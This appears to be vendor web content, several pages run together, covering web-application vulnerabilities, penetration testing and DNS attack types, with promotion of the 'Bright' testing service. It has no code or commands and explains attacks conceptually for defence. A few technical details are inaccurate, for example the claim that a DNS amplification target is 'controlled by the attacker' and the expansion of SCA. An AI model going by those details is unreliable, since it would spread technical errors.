Path traversal attacks, or backtracking, involve exploiting how the web application receives data from a web server. Web apps often use Access Control Lists (ACLs) to restrict user access to specific files within the root directory. A malicious actor can identify the URL format the target application uses for file requests.
Insecure cryptographic storage refers to improper handling and storage of sensitive data within a web application. It arises when cryptographic functions are either poorly implemented or entirely neglected, leading to the exposure of sensitive information like passwords, credit card numbers, personal data, or other confidential information. Common issues in insecure cryptographic storage include the use of weak or outdated encryption algorithms, hard-coded cryptographic keys, and inadequate key management practices.
Solutions for Preventing Web Application Vulnerabilities
The most effective way to prevent web application vulnerabilities is to test your applications for vulnerabilities and remediate them. Here are four ways of identifying critical vulnerabilities in web applications.
SAST
Static Application Security Testing (SAST) solutions scan source code for vulnerabilities and security risks. Many web applications incorporate code scanning at multiple stages of development, including while committing new code to the codebase and building new releases.
SAST is usually rules-based and scan results can contain false positives, so the results must be carefully analyzed and filtered to identify real security issues.
Dynamic Application Security Testing (DAST) can test an application that is deployed in a staging or production environment, and execute its code to check for vulnerabilities. Automated DAST tools find vulnerabilities by sending numerous requests, including unexpected and malicious inputs, to applications, and analyzing the results to identify security vulnerabilities.
Manual penetration testers usually perform similar tests to those performed by DAST tools, using tools like Burp Suite, Fiddler, and Postman.
Interactive application security testing (IAST) solutions combine dynamic testing (similar to DAST tools) with static analysis (similar to SAST tools) to help identify and manage security risks in web applications.
IAST solutions monitor application execution and gather information about functionality and performance. They identify vulnerabilities in real time by deploying agents and sensors that inspect running applications, and continuously analyzing all application interactions. In addition, many IAST solutions incorporate software configuration analysis (SCA) to identify open source components and frameworks and discover known vulnerabilities.
Penetration testing is a security technique that combines human security expertise with dynamic scanning tools to find vulnerabilities in web application security mechanisms.
Penetration testers operate from an attacker’s perspective. They perform reconnaissance, attempt to exploit vulnerabilities, gain unauthorized access, and demonstrate their ability to steal data or disrupt services. However, they operate ethically, without causing actual harm to the organization and within the scope of an agreement with the web application owner. Related content: Read our guide to penetration testing
Penetration Testing: Process, Types, and Key Tools
The term penetration testing (pentesting) refers to processes, tools, and services designed and implemented for the purpose of simulating attacks and data breaches, and finding security vulnerabilities. You can run a pentest for a computer system, an entire network, or a web application.
The main goal of a pentest is to discover vulnerabilities that attackers can exploit. There are several ways to discover these vulnerabilities. You can opt for manual pentests performed by a team of white hat hackers, or automated penetration testing performed by a software solution.
The penetration testing process typically involves several phases. First, the tester (or solution) gathers information about the target and identifies possible entry points. Then, the tester attempts to breach the tested environment. Finally, the tester compiles a report detailing vulnerabilities found and suggestions for improving security of the tested environment.
This is part of an extensive series of guides about Cybersecurity.
Penetration testing attempts to compromise an organization’s system to discover security weaknesses. If the system has enough protection, security teams should be alerted during the test. Otherwise, the system is considered exposed to risk. Thus, penetration testing can contribute to improving information security practices.
A “blind” penetration test, meaning that security and operations teams are not aware it is going on, is the best test of an organization’s defenses. However, even if the test is known to internal teams, it can act as a security drill that evaluates how tools, people, and security practices interact in a real life situation.
Penetration testing is usually unstructured and creative. For example, while one test could use a brute force attack, another test might attack company executives via spear phishing. This creativity is important, because sophisticated attackers will use the same skills and creativity to identify the organization’s security weaknesses.
Another benefit of penetration testers is that it is conducted by external contractors, and it is possible to determine how much information to divulge about internal systems. A penetration test can simulate an external attacker, with no knowledge of the internal network, or a privileged insider.

Penetration testing involves the following five stages:
Plan – start by defining the aim and scope of a test. To better understand the target, you should collect intelligence about how it functions and any possible weaknesses.
Scan – use static or dynamic analysis to scan the network. This informs pentesters how the application responds to various threats.
Gain access – locate vulnerabilities in the target application using pentesting strategies such as cross-site scripting and SQL injection.
Maintain access – check the ability of a cybercriminal to maintain a persistent presence through an exploited vulnerability or to gain deeper access.
Analyse – assess the outcome of the penetration test with a report detailing the exploited vulnerabilities, the sensitive data accessed, and how long it took the system to respond to the pentester’s infiltration.
Penetration Testing Use Cases
Organizations use penetration testing for large and complex business-critical operations, as well as for custom components. Pentesting is necessary when developing software that handles sensitive data, such as financial assets, customer information and transaction data. Sensitive sectors—including government, medical and financial services industries—are highly regulated and thus require strong security measures.
If your organization has been infiltrated, you can leverage pentesting to help identify the weaknesses that enabled the breach and learn how to remediate them. You can also detect other vulnerabilities, which may not have been exploited, to prevent further attacks in the future.
The term network services testing, also known as infrastructure testing, refers to a type of pentest performed for the purpose of protecting the organization from common network attacks.
The goal of a network services pentest is to discover the most exposed security weaknesses and vulnerabilities in the network—before attackers can exploit these blindspots.
A network services pentest typically checks various components of the infrastructure, including servers and firewalls, switches and routers, workstations and printers.
Ideally, a network services test can help you protect against common network attacks, such as firewall misconfiguration, router attacks, switching or routing-based attacks, database attacks, man in the middle (MITM) attacks, proxy server attacks, and more.
Since mission-critical systems rely on the health of the network for continuous availability, organizations should perform external and internal network services pentesting on an annual basis, at least.
The purpose of a web application pentest is to identify security weaknesses or vulnerabilities in web applications and their components, including the source code, the database, and any relevant backend network.
A web application penetration testing process typically performs the following three phases:
Reconnaissance—gathering information about the application. For example, the operating system (OS) and resources the application uses.
Discovery—attempts are made to detect vulnerabilities.
Exploitation—using the detected vulnerabilities to gain unauthorized access to the application and its pools of data.
The results of a web application pentest should provide information about detected vulnerabilities and any successful exploitation. This information can help the organization prioritize vulnerabilities and determine how to apply fixes.
A physical pentest is performed for the purpose of discovering any vulnerabilities and issues in physical assets, such as locks, cameras, sensors, and barriers, that may lead to a breach.
For example, a physical pentest can assess whether attackers can gain unauthorized access to a server room. This access can serve as a point of entry into the corporate network.
Physical penetration testing can also assess how the organization copes with physical security threats like social engineering, badge cloning, tail-gating, and more.
By the end of this pentest, the organization is supplied with information about discovered physical security flaws and suggestions for mitigation.
Social Engineering Penetration Testing
A social engineering attack targets employees of the company or parties with access to company assets, trying to persuade, trick, or blackmail them into disclosing information and credentials.
A social engineering pentest tries to determine how the organization copes during a social engineering attack. In the end of this test, the organization is provided with information that can help create or improve a social engineering awareness program and related security protocols.
Client Side Penetration Testing
A client-side pentest is performed for the purpose of detecting software vulnerabilities that can be easily exploited on a client device like workstations and web browsers.
A client-side pentest can typically identify specific attacks. For example, cross-site scripting (XSS) attacks, form hijacking, HTML injections, clickjacking attacks, and malware infections.
A mobile application pentest attempts to discover vulnerabilities in mobile applications. This test does not include servers and mobile APIs.
Mobile application penetration testing usually involves the use of the two following test:
Static analysis—involves extracting elements like source code and metadata, for the purpose of performing reverse engineering.
Dynamic analysis—involves looking for vulnerabilities during runtime. The tester, for example, may try to extract data from the RAM or bypass controls.
Penetration Testing Services
There are two types of penetration testing services: manual and automatic.
Manual penetration testing is extensive and systematic. It is usually performed by a contractor or security consultancy, who agree on a specific testing scope with the client. Within that scope, an ethical hacker searches for vulnerabilities, attempts to breach the organization’s systems, and prepares a detailed report showing what they discovered and suggesting remediations.
Penetration testing as a service (PTaaS) is a new model, which provides an automated platform organizations can use to perform penetration testing on their systems. PTaaS systems use technologies like automated vulnerability scanning, dynamic application security testing (DAST) and fuzzing, to find security weaknesses and attempt to exploit them, without human intervention.
Uncovers business logic vulnerabilities, as opposed to generic vulnerabilities which are easy to discover via automated tools
Human penetration testers still use automated tools, so they are able to combine automated scans with manual exploration and analysis
False positives are not a concern, because the penetration tester validates all findings before producing their report
Ability to simulate complex attack campaigns involving multiple threat vectors
Ability to identify zero-day vulnerabilities
Manual penetration testing cons
Strongly depends on the skills of the tester. An unskilled tester, or one without relevant experience in the organization’s industry or technology stack, can miss important vulnerabilities and insights.
Complex setup from the organization’s perspective, requiring contracts, detailed definition of scope, and coordination with internal stakeholders.
High cost and large effort required to perform each penetration test
Typically only possible to perform tests on a quarterly or annual basis, leaving the organization open to zero day threats or vulnerabilities resulting from changes to production systems
Penetration Testing as a Service (PTaaS) Pros and Cons
PTaaS pros
Self service model, letting the client specify via a web interface on which systems, and at which frequency, to perform each test
Makes penetration testing practical for companies with a smaller security team, or no security team
Lower costs and flexible payment models – most services provide subscription or pay-per-use pricing
PTaaS platforms can provide automated reporting that suits the needs of the organization, including specific compliance requirements
PTaaS cons
Places more responsibility on the organization, as they need to determine the testing schedule and review findings independently
Some cloud providers require permission to run automated penetration testing on their infrastructure, and limit testing to a specific time window
If encryption is used for systems under test, this can complicate the use of PTaaS services
Most services cannot identify business logic vulnerabilities
More false positives compared to manual testing
Bright – a PTaaS service that automates many aspects of manual penetration testing
Bright provides PTaaS platform, which overcomes many of the disadvantages of manual PTaaS services. It uses artificial intelligence (AI), fuzzing techniques, and rich threat intelligence to detect a long list of known vulnerabilities in addition to zero-day attacks and business logic vulnerabilities.
In addition, Bright utilizes browser automation to provide zero false positives – it scans multiple layers of your environment including web applications and APIs and provides comprehensive reports, on par with reports provided by manual penetration testers.
Penetration Testing Tools
The types of pentesting tools you chose significantly impact the quality and results of the test. A tool might be able to catch a vulnerability, or it could miss it altogether. Typically, a pentest leverages several types of tools to ensure visibility into a greater scope of vulnerabilities and weaknesses. Here are several tools commonly used for pentesting:
Pentesting Tools
Value
Pentesting Use Cases
Vulnerability Scanner
Scans the environment and attempts to detect known vulnerabilities and configuration errors.
Analyze the report generated by the scanner. The goal is to find an exploitable vulnerability to help penetrate the environment.
Web Proxy
An intermediary server that separates end users from the web pages they attempt to browse.
Intercept and modify traffic as it flows between the web server of the organization and the browser of the pentester. The goal is typically to detect and exploit HTML vulnerabilities and then use them to launch attacks.
Network Sniffer
Collects and analyzes network traffic.
Locate active applications. The goal is to hunt exposed credentials or sensitive data that is currently flowing across the network.
Port Scanner
Detects open ports.
Open ports provide information about applications and operating systems (OS) with network access. The goal is to identify potential attack vectors.
Password Cracker
A program that attempts to recover passwords that are either stored or transmitted in a scrambled form.
Find weak passwords that can provide access to the network. The goal is to leverage passwords to elevate or expand the level privileges and gain unauthorized access to the network and its assets.
Penetration Testing Best Practices
Here are a few best practices you can use to improve the effectiveness of penetration testing activity.
Reconnaissance and Planning is Crucial
Penetration tests should start with vulnerability scans, and an open exploration for security gaps. Just like a real attacker, a penetration tester should perform reconnaissance against the target organization, gathering information from available resources, and planning the most effective exploits.
It is advisable to carefully record this stage, including vulnerabilities which were discovered and not exploited in the actual test. This can allow developers to reproduce and fix defects in the future.
A penetration tester should think and act as an attacker. They should consider the cyber attackers motivation, goals, and skills. Motivation is an important factor in understanding hacker behavior. For example, a hacker looking to perform financial fraud will act differently from one seeking to exfiltrate sensitive data, or a hacktivist looking to do damage.
Before performing penetration tests, the organization should identify the personas of its most likely attackers, rank them, and focus tests on the most appropriate persona.
Freeze Development in Penetration Testing Environment
Successful penetration testing requires a known, stable state of the system under test. Adding a new patch or software package, changing a hardware component, or changing configuration, will invalidate the penetration test, because vulnerabilities discovered may not exist after the update.
It is not always possible to predict the positive or negative security consequences of an update—which is the reason to perform penetration testing in the first place. If there is no choice and systems must be modified during a test, this should be communicated to the attacker and taken into account in the penetration test report.
Bright enables organizations to automate black-box testing for a long list of vulnerabilities across both applications and APIs. These tests include both technical vulnerabilities and business logic vulnerabilities. This combination goes a long way towards providing unparalleled coverage that previously could only be achieved by conducting manual penetration testing.
Moreover, the automated solution enables organizations to run targeted scans early in the SDLC and remediate issues before they make it to production. This is far superior to having to detect vulnerabilities in a production environment with manual tests.
Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of cybersecurity.
DNS is a fundamental form of communication. It takes user-inputted domains and matches them with an IP address. DNS attacks use this mechanism in order to perform malicious activities.
For example, DNS tunneling techniques enable threat actors to compromise network connectivity and gain remote access to a targeted server. Other forms of DNS attacks can enable threat actors to take down servers, steal data, lead users to fraudulent sites, and perform Distributed Denial of Service (DDoS) attacks.
This is part of an extensive series of guides about Cybersecurity.
What Is DNS?

Domain name system (DNS) is a protocol that translates a domain name, such as website.com, into an IP address such as 208.38.05.149.
When users type the domain name website.com into a browser, a DNS resolver (a program in the operating system) searches for the numerical IP address or website.com. Here is how it works:
The DNS resolver looks up the IP address in its local cache.
If the DNS resolver does not find the address in the cache, it queries a DNS server.
The recursive nature of DNS servers enables them to query one another to find a DNS server that has the correct IP address or to find an authoritative DNS server that stores the canonical mapping of the domain name to its IP address.
Once the resolver finds the IP address, it returns it to the requesting program and also caches the address for future use.
Why Perform an Attack on the DNS?
DNS is a fundamental service of the IP network and the internet. This means DNS is required during most exchanges. Communication generally begins with a DNS resolution. If the resolution service becomes unavailable, the majority of applications can no longer function.
Attackers often try to deny the DNS service by bypassing the protocol standard function, or using bug exploits and flaws. DNS is accepted by all security tools with limited verification on the protocol or the usage. This can open doors to tunneling, data exfiltration and other exploits employing underground communications.
What Are the 5 Major DNS Attack Types?
Here are some of the techniques used for DNS attacks.
1. DNS Tunneling
DNS tunneling involves encoding the data of other programs or protocols within DNS queries and responses. It usually features data payloads that can take over a DNS server and allow attackers to manage the remote server and applications.
DNS tunneling often relies on the external network connectivity of a compromised system, which provides a way into an internal DNS server with network access. It also requires controlling a server and a domain, which functions as an authoritative server that carries out data payload executable programs as well as server-side tunneling.
DNS amplification attacks perform Distributed Denial of Service (DDoS) on a targeted server. This involves exploiting open DNS servers that are publicly available, in order to overwhelm a target with DNS response traffic.
Typically, an attack starts with the threat actor sending a DNS lookup request to the open DNS server, spoofing the source address to become the target address. Once the DNS server returns the DNS record response, it is passed to the new target, which is controlled by the attacker.
DNS flood attacks involve using the DNS protocol to carry out a user datagram protocol (UDP) flood. Threat actors deploy valid (but spoofed) DNS request packets at an extremely high packet rate and then create a massive group of source IP addresses.
Since the requests look valid, the DNS servers of the target start responding to all requests. Next, the DNS server can become overwhelmed by the massive amount of requests. A DNS attack requires a great amount of network resources, which tire out the targeted DNS infrastructure until it is taken offline. As a result, the target’s internet access also goes down.
4. DNS Spoofing
DNS spoofing, or DNS cache poisoning, involves using altered DNS records to redirect online traffic to a fraudulent site that impersonates the intended destination. Once users reach the fraudulent destination, they are prompted to login into their account.
Once they enter the information, they essentially give the threat actor the opportunity to steal access credentials as well as any sensitive information typed into the fraudulent login form. Additionally, these malicious websites are often used to install viruses or worms on end users’ computers, providing the threat actor with long-term access to the machine and any data it stores.
A DNS NXDOMAIN flood DDoS attack attempts to overwhelm the DNS server using a large volume of requests for invalid or non-existent records. These attacks are often handled by a DNS proxy server that uses up most (or all) of its resources to query the DNS authoritative server. This causes both the DNS Authoritative server and the DNS proxy server to use up all their time handling bad requests. As a result, the response time for legitimate requests slows down until it eventually stops altogether.
DNS Attack Prevention
Here are several ways that can help you protect your organization against DNS attacks:
Keep DNS Resolver Private and Protected
Restrict DNS resolver usage to only users on the network and never leave it open to external users. This can prevent its cache from being poisoned by external actors.
Configure Your DNS Against Cache Poisoning
Configure security into your DNS software in order to protect your organization against cache poisoning. You can add variability to outgoing requests in order to make it difficult for threat actors to slip in a bogus response and get it accepted. Try randomizing the query ID, for example, or use a random source port instead of UDP port 53.
Securely Manage Your DNS servers
Authoritative servers can be hosted in-house, by a service provider, or through the help of a domain registrar. If you have the required skills and expertise for in-house hosting, you can have full control. If you do not have the required skills and scale, you might benefit from outsourcing this aspect.
Test Your Web Applications and APIs for DNS Vulnerabilities
Bright automatically scans your apps and APIs for hundreds of vulnerabilities, including DNS security issues.
The generated reports are false-positive free, as Bright validates every finding before reporting it to you. The reports come with clear remediation guidelines for your team. Thanks to Bright’s integration with ticketing tools like JIRA, it is easy to assign issues directly to your developers, for rapid remediation.
How DNS Attacks Can Disrupt Business Operations
DNS issues rarely announce themselves clearly. It usually starts with vague complaints – someone says the app feels slow, another says the site won’t load, and support tickets begin to trickle in. By the time teams realize DNS is involved, users are already impacted.
When DNS fails, it doesn’t just affect one service. Everything that depends on name resolution starts breaking at once – websites, APIs, login flows, email delivery, even internal tooling. From the outside, it looks like the entire system is down, even if the underlying infrastructure is perfectly fine.
That’s what makes DNS attacks so disruptive for businesses. Engineering teams may be chasing application bugs while traffic never even reaches the servers. Meanwhile, customers lose trust quickly. For revenue-facing systems, even short DNS disruptions can translate directly into lost transactions and reputational damage.
DNS Attacks vs DDoS: What’s the Difference?
DNS attacks are often described as a type of DDoS, but in practice, they behave very differently. A classic DDoS attack is about volume – overwhelm a service until it can’t respond anymore. You see traffic spikes, CPU usage jumps, and dashboards light up.
DNS attacks don’t always look like that. Instead of hitting the application, attackers interfere with how users find it in the first place. That might mean poisoning records, abusing resolvers, or overwhelming authoritative DNS servers. The traffic levels may not look extreme, but the effect is the same: users can’t reach the application.
The tricky part is visibility. DDoS problems are noisy and obvious. DNS problems are quiet. Requests just fail or go somewhere unexpected. Without DNS-specific monitoring, teams often waste time debugging the wrong layer before realizing that resolution is the real issue.
Best Practices for DNS Security Configuration
Most DNS problems aren’t caused by sophisticated attackers. They’re caused by assumptions. DNS is often treated as background infrastructure – set it up once and move on. Years later, that configuration is still running while the environment around it has changed completely.
Using a reliable DNS provider with redundancy and built-in protection is usually the first practical step. Running your own DNS can work, but only if you’re prepared to maintain it like any other critical system.
Access control is another common weak spot. DNS records are powerful, yet they’re sometimes editable by too many people or automated processes without safeguards. A single mistake or compromised credential can redirect traffic just as effectively as an external attack.
DNSSEC helps in certain scenarios, especially for public domains, but it’s not a silver bullet. What matters more is treating DNS as production infrastructure – monitored, reviewed, and protected – not something that only gets attention when it breaks.
How to Detect Early Signs of a DNS Attack
DNS attacks are hardest to deal with when you notice them late. Once users start reporting outages, you’re already in response mode. Early detection comes down to watching for subtle changes that usually get ignored.
Resolution failures that spike suddenly, odd increases in NXDOMAIN responses, or DNS lookups that start taking longer than usual are often early signals. On their own, they don’t always look alarming, which is why they get missed.
Another warning sign is inconsistency. If users in one region can access a service while others can’t, DNS should be one of the first things checked. These partial failures are common during DNS-based attacks.
Teams that log and review DNS behavior regularly have a big advantage here. When you know what “normal” looks like, it’s much easier to spot when something starts drifting – and react before it turns into a full outage.
See Additional Guides on Key Cybersecurity Topics
Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of cybersecurity.